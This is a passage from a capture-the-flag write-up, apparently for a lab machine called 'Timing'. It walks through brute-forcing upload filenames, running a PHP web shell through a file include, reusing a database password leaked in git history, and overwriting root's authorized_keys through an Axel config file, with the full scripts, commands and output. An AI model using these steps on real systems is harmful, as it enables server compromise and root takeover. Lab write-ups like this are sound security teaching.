$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]
["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    $error = "Sorry, file already exists.";
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}

if (empty($error)) {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file has been uploaded.";
    } else {
        echo "Error: There was an error uploading your file.";
    }
} else {
    echo "Error: " . $error;
}
?>
```

The code shows that uploaded filenames are created using a pseudo random calculation.

```php
$file_hash = uniqid();

$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]
["name"]);
```

Specifically, the file names are created by calculating the MD5 hash of the string `$file_hash` followed by the current Unit timestamp. There is an error in the code and while the actual value of the `$file_hash` parameter was supposed to be used, since the parameter is in single quotes inside the MD5 calculation, the name of the parameter is used instead. This means that one of the two parameters for the MD5 is always the same.

After the hash is calculated, an underscore is appended to the filename followed by the original name of the file that is being uploaded. This means that the file names are not truly random and it might be possible for us to brute force their names by using the current time.

Moving further down the code we see that only JPG files are allowed and also that the contents of the uploaded files are not checked to make sure they are actually images.

```
if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}
```

We also notice that files are uploaded in the `images/uploads/` folder.

# Remote Code Execution

Considering all of the above information, an exploitation path starts to form. It is possible to upload a file with a JPG extension that contains PHP code (as the contents are not actually checked) and brute force the file name by using the approximate current time.

Executing the file would have been trickier as Apache does not by default execute code embedded inside JPG images, however, since `image.php` is using an `include()` statement to load files, any code inside the file will be executed.


For the first part, let's create a script that will allow us to find the files on the remote server. Consider the following code.

```
import requests
import time
import hashlib
import sys

def md5(text: str)-> str:
    return hashlib.md5(text.encode('utf-8')).hexdigest()

proxies = None # {"http": "localhost:8080"}
upload_dir = "http://10.129.93.50/images/uploads/"
file_name = "_shell.jpg"
upload_time = round(time.time())

while True:
    print("\rAttempting: md5(%s)"% ('$file_hash' + str(upload_time)) +
file_name,end='')
    abs_path = upload_dir+md5('$file_hash' + str(upload_time)) + file_name
    req = requests.get(abs_path, proxies = proxies)
    if req.status_code == 200:
        print("\n[+] Found %s" % (abs_path))
        sys.exit()
    upload_time = upload_time - 1
```

The above script does what was described earlier, meaning it brute forces possible timestamps starting from the moment it is run and going backwards until it finds a valid file. Let's create a file with a JPG extension that contains PHP code to validate the vulnerability.

```
echo '<?php phpinfo(); ?>' > info.jpg
```

After the file has been created, upload it to the server using the admin panel.




The file was successfully uploaded. Let's proceed into running the script after placing it inside a file called `brute.py`. Make sure to change the IP of the server in the script before running it, as well as any possible changes to the name of the file that is being uploaded.

```
python3 brute.py
```

```
python3 brute.py

Attempting: md5($file_hash1654353843)_info.jpg
[+] Found http://10.129.93.50/images/uploads/faa29ef975fb2f4fcfadbd7946ba05ac_info.jpg
```

After a couple of seconds a valid filename is found. To execute the file we can navigate to the following URL in our browser.

```
http://10.129.93.50/image.php?
img=images/uploads/e6ce84317d8f60075202e600261749c2_info.jpg
```

**PHP Version 7.2.24-0ubuntu0.18.04.10**

| | |
|---|---|
| **System** | Linux timing 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64 |
| **Build Date** | Oct 25 2021 17:47:59 |
| **Server API** | Apache 2.0 Handler |
| **Virtual Directory Support** | disabled |
| **Configuration File (php.ini) Path** | /etc/php/7.2/apache2 |
| **Loaded Configuration File** | /etc/php/7.2/apache2/php.ini |
| **Scan this dir for additional .ini files** | /etc/php/7.2/apache2/conf.d |
| **Additional .ini files parsed** | /etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini |

The output from `phpinfo()` is displayed and we have successfully managed to execute code on the server. To get Remote Code Execution, create a JPG image called `shell.jpg` with the following contents.

```
<?php system($_GET["cmd"]); ?>
```

Upload the file to the server as shown previously and run `brute.py` a second time to find it. Then execute code using cURL.

```
curl http://10.129.93.50/image.php\?
img\=images/uploads/90dd8817f9a656a0ba3edc66e5db2de4_shell.jpg\&cmd\=id
```

```
curl http://10.129.93.50/image.php\?img\=images/uploads/90dd8817f9a656a0ba3edc66e5db2de4_shell.jpg\&cmd\=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

# Lateral Movement

Various attempts at getting a reverse shell at this point are unsuccessful. Systems are often protected by firewalls, which prevent network traffic from being sent or received on a wide range of ports. We can determine if this is the case by attempting to ping our local machine from the remote host.

First start a `tcpdump` process locally that will capture ICMP requests.

```
sudo tcpdump -i tun0 icmp
```

Then run the following command.

```
curl http://10.129.94.10/image.php\?
img\=images/uploads/90dd8817f9a656a0ba3edc66e5db2de4_shell.jpg\&cmd\=ping+10.10.14.102
```

```
curl http://10.129.94.10/image.php\?img\=images/uploads/90dd8817f9a656a0ba3edc66e5db2de4_shell.jpg
\&cmd\=ping+10.10.14.102

PING 10.10.14.102 (10.10.14.102) 56(84) bytes of data.
From 10.129.94.10 icmp_seq=1 Destination Port Unreachable
From 10.129.94.10 icmp_seq=2 Destination Port Unreachable
From 10.129.94.10 icmp_seq=3 Destination Port Unreachable
From 10.129.94.10 icmp_seq=4 Destination Port Unreachable
```

The output shows that the machine cannot reach us and all of the packets are dropped. This means that there is a good possibility that the system is protected by a firewall and that a reverse shell cannot be acquired.

Let's instead proceed to enumerate the system as best we can. Searching for interesting files and folders, we quickly stumble upon `/opt`, which contains a file called `source-files-backup.zip`.

```
curl http://10.129.94.10/image.php\?
img\=images/uploads/90dd8817f9a656a0ba3edc66e5db2de4_shell.jpg\&cmd\=ls+-la+/opt

total 624
drwxr-xr-x  2 root root   4096 Dec  2  2021 .
drwxr-xr-x 24 root root   4096 Nov 29  2021 ..
-rw-r--r--  1 root root 627851 Jul 20  2021 source-files-backup.zip
```

The file seems to be owned by the `root` user, however everyone has access to read it. To download the file, let's copy it to `/var/www/html/` in order to download it from the web server.

```
curl http://10.129.94.10/image.php\?
img\=images/uploads/90dd8817f9a656a0ba3edc66e5db2de4_shell.jpg\&cmd\=cp+/opt/source-
files-backup.zip+/var/www/html
```

After the file has been copied, we can download it with the `wget` utility.

```
wget 10.129.94.10/source-files-backup.zip
```

```
wget 10.129.94.10/source-files-backup.zip

http://10.129.94.10/source-files-backup.zip
Connecting to 10.129.94.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 627851 (613K) [application/zip]
Saving to: ‘source-files-backup.zip’

source-files-backup 100%[===================>] 613.14K   802KB/s    in 0.8s

(802 KB/s) - ‘source-files-backup.zip’ saved [627851/627851]
```

After the file has been downloaded we can uncompress it with the `unzip` utility.

```
unzip source-files-backup.zip
cd backup && ls -al
```

```
cd backup && ls -al
total 52
drwxr-xr-x 1 trx trx  350 Jul 21  2021 .
drwxr-xr-x 1 trx trx  168 Jun  4 18:12 ..
-rw-r--r-- 1 trx trx  200 Jul 21  2021 admin_auth_check.php
-rw-r--r-- 1 trx trx  373 Jul 21  2021 auth_check.php
-rw-r--r-- 1 trx trx 1268 Jul 21  2021 avatar_uploader.php
drwxr-xr-x 1 trx trx   52 Jul 21  2021 css
-rw-r--r-- 1 trx trx   92 Jul 21  2021 db_conn.php
-rw-r--r-- 1 trx trx 3937 Jul 21  2021 footer.php
drwxr-xr-x 1 trx trx  144 Jul 21  2021 .git
-rw-r--r-- 1 trx trx 1498 Jul 21  2021 header.php
-rw-r--r-- 1 trx trx  507 Jul 21  2021 image.php
drwxr-xr-x 1 trx trx   68 Jul 21  2021 images
-rw-r--r-- 1 trx trx  188 Jul 21  2021 index.php
drwxr-xr-x 1 trx trx  114 Jul 21  2021 js
-rw-r--r-- 1 trx trx 2074 Jul 21  2021 login.php
-rw-r--r-- 1 trx trx  113 Jul 21  2021 logout.php
-rw-r--r-- 1 trx trx 3041 Jul 21  2021 profile.php
-rw-r--r-- 1 trx trx 1740 Jul 21  2021 profile_update.php
-rw-r--r-- 1 trx trx  984 Jul 21  2021 upload.php
```

The downloaded files seem to be a backup of the web application that the server is hosting. More interestingly however, there is a `.git` folder included. Let's check for commits on this repository.

```
git log
```

```
git log

commit 16de2698b5b122c93461298eab730d00273bd83e (HEAD -> master)
Author: grumpy <grumpy@localhost.com>
Date:   Tue Jul 20 22:34:13 2021 +0000

    db_conn updated

commit e4e214696159a25c69812571c8214d2bf8736a3f
Author: grumpy <grumpy@localhost.com>
Date:   Tue Jul 20 22:33:54 2021 +0000

    init
```

It appears that there are two commits in the repository. We can see their differences with `git diff`.

```
git diff master e4e214696159a25c69812571c8214d2bf8736a3f
```

```
git diff master e4e214696159a25c69812571c8214d2bf8736a3f

diff --git a/db_conn.php b/db_conn.php
index 5397ffa..f1c9217 100644
--- a/db_conn.php
+++ b/db_conn.php
@@ -1,2 +1,2 @@
 <?php
-$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
```

The previous commit appears to have had a different password for connecting to the MySQL database. We can check for password re-use by attempting to connect over SSH to user Aaron, who we identified earlier.

```
ssh aaron@10.129.94.10
```

```
ssh aaron@10.129.94.10

Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)
aaron@timing:~$ id
uid=1000(aaron) gid=1000(aaron) groups=1000(aaron)
```

This is successful and the user flag can be found in `/home/aaron`.

# Privilege Escalation

Enumeration of the system shows that user `aaron` can run `/usr/bin/netutils` as root without a password.

```
sudo -l

Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
```

This file seems to be just a bash script.

```
file /usr/bin/netutils

/usr/bin/netutils: Bourne-Again shell script, ASCII text executable
```

We can read it to see that it is actually calling a Java executable file located in `/root` that we do not have privileges to read.

```
cat /usr/bin/netutils

#! /bin/bash
java -jar /root/netutils.jar
```

Let's run the file using sudo to determine its functionality.


```
sudo /usr/bin/netutils
```


The binary seems to be some sort of network communication application as it lists `FTP` and `HTTP` in the menu and selecting HTTP prompts us to input a URL to connect to.

Let's fire up a Netcat listener and prompt the program to connect back to us to determine its functionality.

```
nc -lvp 8000
```

After a listener is started, input the local IP and port and hit `Enter`.




A connection is made back to our Netcat listener. Interestingly the `User-Agent` header is set to `Axel/2.16.1`. A quick Google search using the keywords `Axel 2.16.1` reveals that Axel is a Download Accelerator that can be used to download files from FTP and HTTP servers by opening multiple connections.

We can further test this functionality by starting a Python HTTP server locally and downloading a file.

```
echo "this is a test download" > test.txt
python3 -m http.server 8000
```

After the HTTP server has been started follow the process above and download a test file.




The file was successfully downloaded and placed in the current working directory. Furthermore the file that was downloaded is now owned by the root user.

```
ls -al

total 44
drwxr-x--x 5 aaron aaron 4096 Jun  4 15:49 .
drwxr-xr-x 3 root  root  4096 Dec  2  2021 ..
lrwxrwxrwx 1 root  root     9 Oct  5  2021 .bash_history -> /dev/null
-rw-r--r-- 1 aaron aaron  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 aaron aaron 3771 Apr  4  2018 .bashrc
drwx------ 2 aaron aaron 4096 Nov 29  2021 .cache
drwx------ 3 aaron aaron 4096 Nov 29  2021 .gnupg
drwxrwxr-x 3 aaron aaron 4096 Nov 29  2021 .local
-rw-r--r-- 1 aaron aaron  807 Apr  4  2018 .profile
-rw-r--r-- 1 root  root    20 Jun  4 15:49 test.txt
-rw-r--r-- 1 root  root  2590 Jun  4 15:45 timing
-rw-r----- 1 aaron aaron   33 Jun  4 14:23 user.txt
lrwxrwxrwx 1 root  root     9 Oct  5  2021 .viminfo -> /dev/null
```

Let's install Axel locally to check out its usage in the manual page.

```
sudo apt install axel
man axel
```

```
FILES
       /etc/axelrc
              System-wide configuration file.

       ~/.axelrc
              Personal configuration file.

       These files are not documented in a manpage, but the example file which
       comes with the program contains enough information. The position of the
       system-wide  configuration file might be different. In source code this
       example file is at  doc/  directory.  It's  generally  installed  under
       /usr/share/doc/axel/examples/, or the equivalent for your system.
```

The man page for Axel shows that a configuration file for the utility can be specified for each user in their home directory. An example configuration file can be found in `/usr/share/doc/axel/examples`. Upon reading the example configuration file an interesting parameter is found.

```
# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
# default_filename = default
```

The `default_filename` parameter can be used to store a downloaded file into a specific directory in the system.

As it currently stands, the downloaded files are placed in the current working directory, however, it might be possible to create an `.axelrc` file in Aarons' home directory and use it to control the save location of the downloaded files. Doing so would allow us to overwrite high privileged system files such as the root user's SSH keys and allow us to get a shell on the system.

Let's begin by generating a pair of SSH keys locally.

```
ssh-keygen -f timing
```

After the keys have been generated we need to start an HTTP web server that will only serve `timing.pub` in the index page. This is due to the fact that if a filename is specified in axel, e.g: `http://10.10.14.102/somefile` , then the `default_filename` parameter will not be taken into account. There are various Python scripts available online that can do this and one of them is the following.

```
import socketserver

class MyHttpRequestHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/':
            self.path = 'timing.pub'
        return http.server.SimpleHTTPRequestHandler.do_GET(self)

# Create an object of the above class
handler_object = MyHttpRequestHandler

PORT = 8000
my_server = socketserver.TCPServer(("", PORT), handler_object)

# Star the server
my_server.serve_forever()
```

Place the above code into a file called `server.py` and run it.

```
python3 server.py
```

Back on the SSH connection run the following command in Aarons home directory to create an `.axelrc` file capable of overwriting the `authorised_keys` of the root user.

```
echo 'default_filename = /root/.ssh/authorized_keys' > .axelrc
```

Finally run the `netutils` binary and download the public key.

```
sudo /usr/bin/netutils

netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.14.102:8000/
Initializing download: http://10.10.14.102:8000/
File size: 564 bytes
Opening output file /root/.ssh/authorized_keys
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 564 byte in 0 seconds. (2.75 KB/s)
```

The output shows that the file is saved in `/root.ssh/authorized_keys` as intended. To test if everything worked correctly let's use the private key that we generated to SSH into the system as root.

```
ssh -i timing root@10.129.94.10
```

```
ssh -i timing root@10.129.94.10

Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)
root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)
```

This is successful and the root flag can be found in `/root`.